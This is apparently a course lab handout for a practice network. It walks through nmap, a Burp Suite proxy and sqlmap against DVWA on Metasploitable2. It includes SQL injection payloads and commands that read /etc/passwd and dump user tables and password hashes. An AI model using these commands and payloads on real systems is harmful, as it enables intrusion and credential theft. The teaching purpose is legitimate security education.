

## Lab 6: Automate Security Testing for Web Application

**Objective:** In this lab, students will learn how to configure Burpsuite and Firefox to intercept web traffic, obtain cookies from a web application, and then use sqlmap to perform SQL injection tests using the terminal.

### Task 0: Basic Connectivity

In this task, you will ensure that the Kali VM and Metasploitable2 VM are properly connected to the same network (e.g., 192.168.1.0/24). This will involve using basic networking tools to verify IP addresses and connectivity.

#### Steps:

##### 1. Check IP Address on Kali Linux VM

Open a terminal on the Kali Linux VM and use the `ifconfig` command to find its IP:

```
(kali㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.5 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::533c:ab58:b6ab:11ff prefixlen 64 scopeid 0<link>
    ether 08:00:27:5c:63:16 txqueuelen 1000 (Ethernet)
    RX packets 29 bytes 5120 (5.0 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 24 bytes 3152 (3.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Look for the `inet` field under your network interface (usually `eth0`, `enp0s3`, or `ens33`).

Write down the IP address of Kali VM: **192.168.1.5**

##### 2. Check IP Address on Metasploitable2 VM

Now, on the Metasploitable2 VM run the same command to get its IP:

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:61:0c:49
          inet addr:192.168.1.4  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe61:c49/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:44 errors:0 dropped:0 overruns:0 frame:0
          TX packets:66 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5884 (5.7 KB)  TX bytes:7126 (6.9 KB)
          Base address:0xd020 Memory:f0200000-f0220000
```

Write down the IP address of Metasploitable VM: **192.168.1.4**

### 3. Verify Connectivity with `ping`

From the Kali VM, use the `ping` command to check connectivity to the Metasploitable2 VM. This will send ICMP packets to Metasploitable2 VM. If you receive correct responses, the VMs are connected.

```
(kali㉿kali)-[~]
$ ping 192.168.1.4 -c 4
PING 192.168.1.4 (192.168.1.4) 56(84) bytes of data.
64 bytes from 192.168.1.4: icmp_seq=1 ttl=64 time=0.773 ms
64 bytes from 192.168.1.4: icmp_seq=2 ttl=64 time=1.27 ms
64 bytes from 192.168.1.4: icmp_seq=3 ttl=64 time=0.723 ms
64 bytes from 192.168.1.4: icmp_seq=4 ttl=64 time=1.23 ms

--- 192.168.1.4 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3034ms
rtt min/avg/max/mdev = 0.723/1.000/1.271/0.252 ms

msfadmin@metasploitable:~$ ping -c 4 192.168.1.5
PING 192.168.1.5 (192.168.1.5) 56(84) bytes of data.
64 bytes from 192.168.1.5: icmp_seq=1 ttl=64 time=0.341 ms
64 bytes from 192.168.1.5: icmp_seq=2 ttl=64 time=1.16 ms
64 bytes from 192.168.1.5: icmp_seq=3 ttl=64 time=1.44 ms
64 bytes from 192.168.1.5: icmp_seq=4 ttl=64 time=1.05 ms

--- 192.168.1.5 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3010ms
rtt min/avg/max/mdev = 0.341/0.999/1.441/0.407 ms
```

### 4. Verify Web Connectivity with `curl`

Next, verify if the web application on Metasploitable2 is accessible from Kali Linux. Use `curl` to make a simple HTTP request to the Metasploitable2 VM `bash`

```
$ curl http://192.168.1.8 [change IP]
```

If the connection is successful, you should receive the HTML response from the web server hosting DVWA.

```
(kali@kali)-[~]
$ curl http://192.168.1.4
<html><head><title>Metasploitable2 - Linux</title></head><body>
<pre>
Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

</pre>
<ul>
<li><a href="/twiki/">TWiki</a></li>
<li><a href="/phpMyAdmin/">phpMyAdmin</a></li>
<li><a href="/mutillidae/">Mutillidae</a></li>
<li><a href="/dvwa/">DVWA</a></li>
<li><a href="/dav/">WebDAV</a></li>
</ul>
</body>
</html>
```

Take a screenshot of the `curl` results and note any issues if the request fails.

## 5. Run a Network Scan with `nmap`

To get a sense of the services running on the Metasploitable2 VM, use `nmap` to scan the open ports and services. Run the following command:

```
$ nmap 192.168.1.8 -p 80,22,8080,8180,443 [change IP]
```

This command will list the open ports and services on Metasploitable2 VM.

```
(kali@kali)-[~]
$ nmap 192.168.1.4 -p 80,22,8080,8180,443
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-26 16:55 EDT
Nmap scan report for 192.168.1.4
Host is up (0.0014s latency).

PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
443/tcp   closed https
8080/tcp  closed http-proxy
8180/tcp  open  unknown
MAC Address: 08:00:27:61:0C:49 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)


Nmap done: 1 IP address (1 host up) scanned in 0.28 seconds
```

Take a screenshot of the `nmap` output. Write down the services you found.

## Task 1: Configuring Burp Suite with Firefox

Burp Suite is a popular web application security testing tool developed by PortSwigger. It serves as an interception proxy, allowing users to analyze and manipulate HTTP/HTTPS traffic between their browser and a target application. Widely used by penetration testers and bug bounty hunters, Burp Suite helps identify vulnerabilities such as SQL injection, XSS, and authentication flaws.

Key features include **Proxy** (intercepts traffic), **Repeater** (modifies and resends requests), **Intruder** (automates attacks), **Comparer** (compares responses), and **Extender** (adds custom extensions). By providing deep insight into web application security, Burp Suite is an essential tool for ethical hackers and security professionals. [Learn more](#)




### Step 1: Install Burp Suite


- [if not install already] Download and install **Burp Suite** from the official website: <https://portswigger.net/burp>
- Launch Burp Suite as follows:

You can start Burp Suite in a few different ways. The first way is to open a terminal and type `burpsuite`.


The second way is to open Burp Suite from the applications menu under “Web Application Analysis.” Click on “burpsuite” to start the application.




You will be presented with an error about JRE, just ignore this message and hit “OK”.



Next, you will see a screen asking you if you would like to create or open a project. For our demonstrations, we will be using the default setting. Click “Next.”




Finally, on the last screen, leave the settings as default and click “Start Burp.”




## Step 2: Configure Firefox to Use Burp Suite as a Proxy

1. Open Firefox and go to **Settings > Network Settings > Settings**.
2. In the "Connection Settings" dialog box, select **Manual proxy configuration**.
3. Set the HTTP Proxy to **127.0.0.1** (localhost) and the Port to **8080** (default for Burp Suite).
4. Check **Use this proxy server for all protocols** to route all traffic through Burp Suite.
5. Click **OK** to save the settings.
6. In the Firefox browser type **http://burpsuite** and hit Enter.
7. On the top-right corner click on the **CA Certificate** to download the certificate.




Next, type `about:preferences` into your Firefox search bar and press enter; this takes you to the settings page. Search for “certificates” and find the option to “View Certificates.”




8. In Firefox, go to **Settings > Certificates > View Certificates > Import**

The “View Certificates” button lets you see all your trusted CA certificates. You can register a new certificate for Portswigger by pressing “Import and selecting the file we downloaded.



In the menu that pops up, select “Trust this CA to identify websites,” then click OK.



### Step 3: Configure Burp Suite to Intercept Traffic

1. Open Burp Suite and go to the **Proxy** tab and click on Proxy settings to add 127.0.0.1:8080 binding under the Proxy listeners section and then close it.
2. Go to Firefox and navigate to any web application you will test (for example, <http://192.168.1.8/dvwa>).
3. Ensure that the **Intercept** button is turned **ON**. This will allow Burp Suite to intercept HTTP/HTTPS traffic from Firefox.
4. In the **Intercept** tab, make sure that the **Intercept is on** button is green.
5. Go to Firefox and type the username (`admin`) and password (`password`) and hit Enter.
6. You would be able to see a POST capture in Burpsuite.
7. What is the Cookie? Copy and Paste the Cookie here:

### Step 4: Verify the Proxy is Working

- You should now see the requests from Firefox appearing in Burp Suite under the **Intercept** tab. Burp Suite is intercepting the traffic between Firefox and the web application.

## Task 2: Obtaining URL and Cookie from Web Application

### Step 1: Navigate to the Web Application and Log In

1. Open Firefox and go to the **DVWA (Damn Vulnerable Web Application)** URL: <http://192.168.1.8/dvwa>.
2. Log in with the default credentials:
  - **Username:** `admin`
  - **Password:** `password`

This will authenticate your session.

### Step 2: Capture the Cookie Using Burp Suite




1. After logging in, go to the **Proxy** tab in Burp Suite, and then go to the **HTTP history** tab.
2. Look for the **Set-Cookie** header in the response sent by the server. This will contain the session cookie.
3. Copy the entire **cookie string** (e.g., `PHPSESSID=a68a4f7df7e5d82030e76412f95791be`).

### Step 3: Obtain the Target URL

1. Find the target URL for SQL injection testing (in the case of DVWA, it's the SQL injection tab). The URL should look something like this:

`http://192.168.1.8/dvwa/vulnerabilities/sqli/?id=any&Submit=Submit`

Create database by going into the **Setup** page and hit **Create /Reset Database** button.



Backend Database: **MySQL**

Create / Reset Database

Database has been created.

'users' table was created.

Data inserted into 'users' table.

'guestbook' table was created.

Data inserted into 'guestbook' table.

Setup successful!

### Task 3: Using SQLmap Commands to Test SQL Injection Vulnerabilities

#### Step 1: Use SQLmap to Enumerate Databases

1. Open a terminal on your system.
2. Run the following SQLmap command to get a list of all available databases on the target web application:

```
sqlmap -u "http://192.168.1.8/dvwa/vulnerabilities/sqli/?id=any&Submit=Submit" --  
cookie "PHPSESSID=a68a4f7df7e5d82030e76412f95791be; security=low" --  
string="Surname" -dbs
```

```
[*] starting @ 18:57:34 /2025-03-26/

[18:57:34] [INFO] resuming back-end DBMS 'mysql'
[18:57:34] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
--
Parameter: id (GET)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=any' AND (SELECT 1695 FROM (SELECT(SLEEP(5)))gDtU) AND 'socg'='socg&Submit=Submit

  Type: UNION query
  Title: Generic UNION query (NULL) - 2 columns
  Payload: id=any' UNION ALL SELECT CONCAT(0x7171627671,0x45785a655a785157714a616c696c726f42495958514d786443674f585a64444c4f66554a4576646f,0x7178766a71),NULL-- -&Submit=Submit

[18:57:35] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL >= 5.0.12
[18:57:35] [INFO] fetching database names
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql_injection (Blind)
[*] owasp10
[*] tikiwiki
[*] tikiwiki195

[18:57:35] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.1.4'
```

## Step 2: Discover Current User and Database Information

1. After identifying the available databases, run the following command to find out who the current MySQL user is, and check the database they are using:

```
sqlmap -u
"http://192.168.1.8/dvwa/vulnerabilities/sqli/?id=any&Submit=Submit" --
cookie "PHPSESSID=a68a4f7df7e5d82030e76412f95791be; security=low" --
current-user --is-dba --current-db --hostname --threads=10

[19:06:36] [INFO] resuming back-end DBMS 'mysql'
[19:06:36] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
--
Parameter: id (GET)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=any' AND (SELECT 1695 FROM (SELECT(SLEEP(5)))gDtU) AND 'socg'='socg&Submit=Submit


  Type: UNION query
  Title: Generic UNION query (NULL) - 2 columns
  Payload: id=any' UNION ALL SELECT CONCAT(0x7171627671,0x45785a655a785157714a616c696c726f42495958514d786443674f585a64444c4f66554a4576646f,0x7178766a71),NULL-- -&Submit=Submit

[19:06:37] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL >= 5.0.12
[19:06:37] [INFO] fetching current user
current user: 'root@%'
[19:06:37] [INFO] fetching current database
current database: 'dvwa'
[19:06:37] [INFO] fetching server hostname
hostname: 'metasploitable'
[19:06:37] [INFO] testing if current user is DBA
[19:06:37] [INFO] fetching current user
current user is DBA: True
[19:06:37] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.1.4'
```

## Step 3: Read Files from the System (if applicable)

1. If the database has permission to access files, you can read system files like /etc/passwd:

```
sqlmap -u
"http://192.168.1.8/dvwa/vulnerabilities/sqli/?id=any&Submit=Submit" --
cookie "PHPSESSID=a68a4f7df7e5d82030e76412f95791be; security=low" --
file-read=/etc/passwd --threads=10
```



```
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=any' AND (SELECT 1695 FROM (SELECT(SLEEP(5)))gDtU) AND 'socg'='socg&Submit=Submit

  Type: UNION query
  Title: Generic UNION query (NULL) - 2 columns
  Payload: id=any' UNION ALL SELECT CONCAT(0x7171627671,0x45785a655a785157714a616c696c726f42495958514d786443674f585a64444c4f66554a4576646f,0x7178766a71),NULL-- -&Submit=Submit

[19:08:45] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL >= 5.0.12
[19:08:45] [INFO] fingerprinting the back-end DBMS operating system
[19:08:45] [WARNING] reflective value(s) found and filtering out
[19:08:45] [INFO] the back-end DBMS operating system is Linux
[19:08:45] [INFO] fetching file: '/etc/passwd'
do you want confirmation that the remote file '/etc/passwd' has been successfully downloaded from the back-end DBMS file system? [Y/n] y
[19:09:20] [INFO] the local file '/home/kali/.local/share/sqlmap/output/192.168.1.4/files/_etc_passwd' and the remote file '/etc/passwd' have the same size (1581 B)
files saved to [1]:
[*] /home/kali/.local/share/sqlmap/output/192.168.1.4/files/_etc_passwd (same file)

[19:09:20] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.1.4'
```

#### Step 4: Get List of Users and Privileges

1. To obtain the list of users and their privileges, run the following command:

```
sqlmap -u
"http://192.168.1.8/dvwa/vulnerabilities/sqli/?id=any&Submit=Submit" --
cookie "PHPSESSID=a68a4f7df7e5d82030e76412f95791be; security=low" --
users --passwords --privileges --roles --threads=10
```

```

[19:11:57] [INFO] fetching database users password hashes
[19:11:58] [WARNING] something went wrong with full UNION technique (could be because of limitation on retrieved number of entries). Falling back to partial UNION technique
[19:11:58] [INFO] starting 3 threads
[19:11:58] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cache' or switch '--hex'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
do you want to perform a dictionary-based attack against retrieved password hashes? [Y/n/q] y
[19:12:02] [WARNING] no clear password(s) found
database management system users password hashes:
[*] debian-sys-maint [1]:
    password hash: NULL
[*] guest [1]:
    password hash: NULL
[*] root [1]:
    password hash: NULL

[19:12:02] [INFO] fetching database users privileges
database management system users privileges:
[*] 'debian-sys-maint@' (administrator) [20]:
    privilege: ALTER
    privilege: CREATE
    privilege: CREATE TEMPORARY TABLES
    privilege: DELETE
    privilege: DROP
    privilege: EXECUTE
    privilege: FILE
    privilege: INDEX
    privilege: INSERT
    privilege: LOCK TABLES
    privilege: PROCESS
    privilege: REFERENCES
    privilege: RELOAD
    privilege: REPLICATION CLIENT

```

## Step 5: Dump Tables and Columns

1. To dump all tables and their columns from the identified database, use:

```

sqlmap -u
"http://192.168.1.8/dvwa/vulnerabilities/sqli/?id=any&Submit=Submit" --
cookie "PHPSESSID=a68a4f7df7e5d82030e76412f95791be; security=low" --
tables --columns -dump

```

```

[19:16:10] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL >= 5.0.12
[19:16:10] [INFO] fetching tables for database: 'dvwa'
[19:16:10] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[2 tables]
+-----+
| guestbook |
| users     |
+-----+

[19:16:10] [INFO] fetching columns for table 'guestbook' in database 'dvwa'
[19:16:10] [INFO] fetching columns for table 'users' in database 'dvwa'
Database: dvwa
Table: guestbook
[3 columns]
+-----+
| Column | Type |
+-----+
| comment | varchar(300) |
| name    | varchar(100) |
| comment_id | smallint(5) unsigned |
+-----+

Database: dvwa
Table: users
[6 columns]
+-----+
| Column | Type |
+-----+
| user   | varchar(15) |
| avatar | varchar(70) |
| first_name | varchar(15) |

```

## Step 6: Dump Specific Table (e.g., Users Table)

1. If you know the target table (e.g., `users`), you can dump the data from that table:

```
sqlmap -u
"http://192.168.1.8/dvwa/vulnerabilities/sqli/?id=any&Submit=Submit" --
cookie "PHPSESSID=a68a4f7df7e5d82030e76412f95791be; security=low" -T
users -dup
```

```
[19:19:59] [INFO] resuming password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[19:19:59] [INFO] resuming password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[19:19:59] [INFO] resuming password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
Database: dvwa
Table: users
[5 entries]
```

user_id	user	avatar	password
	last_name	first_name	
1	admin	http://192.168.1.4/dvwa/hackable/users/admin.jpg	5f4dcc3b5aa765d61d8327deb882cf99
2	gordonb	http://192.168.1.4/dvwa/hackable/users/gordonb.jpg	e99a18c428cb38d5f260853678922e03
3	1337	http://192.168.1.4/dvwa/hackable/users/1337.jpg	8d3533d75ae2c3966d7e0d4fcc69216b
4	pablo	http://192.168.1.4/dvwa/hackable/users/pablo.jpg	0d107d09f5bbe40cade3de5c71e9e9b7
5	smithy	http://192.168.1.4/dvwa/hackable/users/smithy.jpg	5f4dcc3b5aa765d61d8327deb882cf99

```
[19:19:59] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.1.4/dump/dvwa/users.csv'
[19:19:59] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.1.4'
```

## Task 4: Manually Log In to MySQL via phpMyAdmin

### Step 1: Access phpMyAdmin

1. Open Firefox and go to your **phpMyAdmin** page:

`http://192.168.1.8/phpmyadmin`

2. Log in with your **MySQL credentials**:
  - **Username:** root
  - **Password:** (Your MySQL root password or leave it blank if not set)

### Step 2: Explore the MySQL Databases

1. After logging in, you will see the list of databases. Click on the **DVWA** database.
2. Explore the tables (e.g., `users`, `login_attempts`, etc.) and view the contents.

### Step 3: Run SQL Queries

1. You can execute SQL queries directly in phpMyAdmin. For example, to view all entries in the `users` table, run the following query:

```
SELECT * FROM users;
```

What the following command do?

```
sqlmap -u  
